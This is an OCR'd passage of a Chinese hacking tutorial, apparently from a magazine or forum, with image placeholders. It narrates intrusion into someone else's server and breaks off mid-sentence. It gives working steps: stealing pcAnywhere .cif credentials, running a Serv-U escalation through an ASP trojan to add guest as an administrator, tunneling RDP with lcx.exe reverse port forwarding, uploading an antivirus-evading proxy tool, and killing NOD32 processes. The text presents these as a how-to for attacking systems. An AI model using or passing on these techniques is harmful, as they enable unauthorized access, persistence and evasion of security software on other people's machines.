


图4




图5

以本地上传一个cmd到对方的一个可执行目录当中，尝试提权(估计不行)。再看服务器安装了pcanywhere远程管理软件，那么我们可以到pcanywhere文件夹中下载cif文件，从而获得用户名和密码，再在本地用pcanywhere进行连接。好了，咱们先试试看pcanywhere提权，我从网上下载了pcAnywhere，然后按照提示一步步的建立一个新的连接，但是发现不能连上，如图6。




图6

这就郁闷了，即使我从cif文件中得到了用户名和密码也没用。咱们知难而退，立刻换一种方法，试试server_u提权。现在一般的asp木马都提供了server_u提权的功能，我们在命令中提交**cmd /c net user guest 1234 /add & net user guest /active:yes & net localgroup administrators guest /add**，如图7，图8。




图7




图8

提示说执行成功，不过我们千万不要相信那几句话，因为无论成功与否它的回显都是如此，咱们还是先拿出3389客户端试试看。呵呵，成功了，看到了心爱的桌面。说到这里，我真想骂菜菜的网管，我以前开3389一般很少有直接连接就能成功的（网管都对此做了限制），如果读者以后碰到无法正向连接的，那么可以先上传lcx.exe，在远程执行**lcx –slave 你的ip 本地端口 远程主机 3389端口**，然后进行反向连接，在本地监听**lcx –listen 本地端口 用于连接客户端的本地端口**，然后用客户端直接连接本地端口（即后面那个端口）就行了。不过我也曾遇到过反向连接都不成功的，估计是管理员设置了安全策略，如图9。




图9

我直接在本地假设了一个ftp服务器，把我的跳板工具SkSockServer.exe传了上去（因为这个工具被杀毒软件查杀，所以我事先做了卡巴免杀），正在我高高兴兴的往服务器上传软件时，弹出了这么一个红框框，原来虽然过了卡巴，但是NOD32没过呢。这下可怎么办，我对免杀可是一窍不通，要我再做一个NOD32免杀，那还不如杀了我！来咱们试试把NOD32给停了，再传，还是失败，对了。咱们先查看一下哪个用户登录在服务器上，执行**query user**。呵呵，amdin在呢，而且是4月4号登录，到现在还没有下过。我推想，这么长时间了都不关过机，那admin很可能不在。咱们把admin的NOD32也给kill了，打开任务管理器，停掉所有与NOD32相关的进程。再传，可恶，

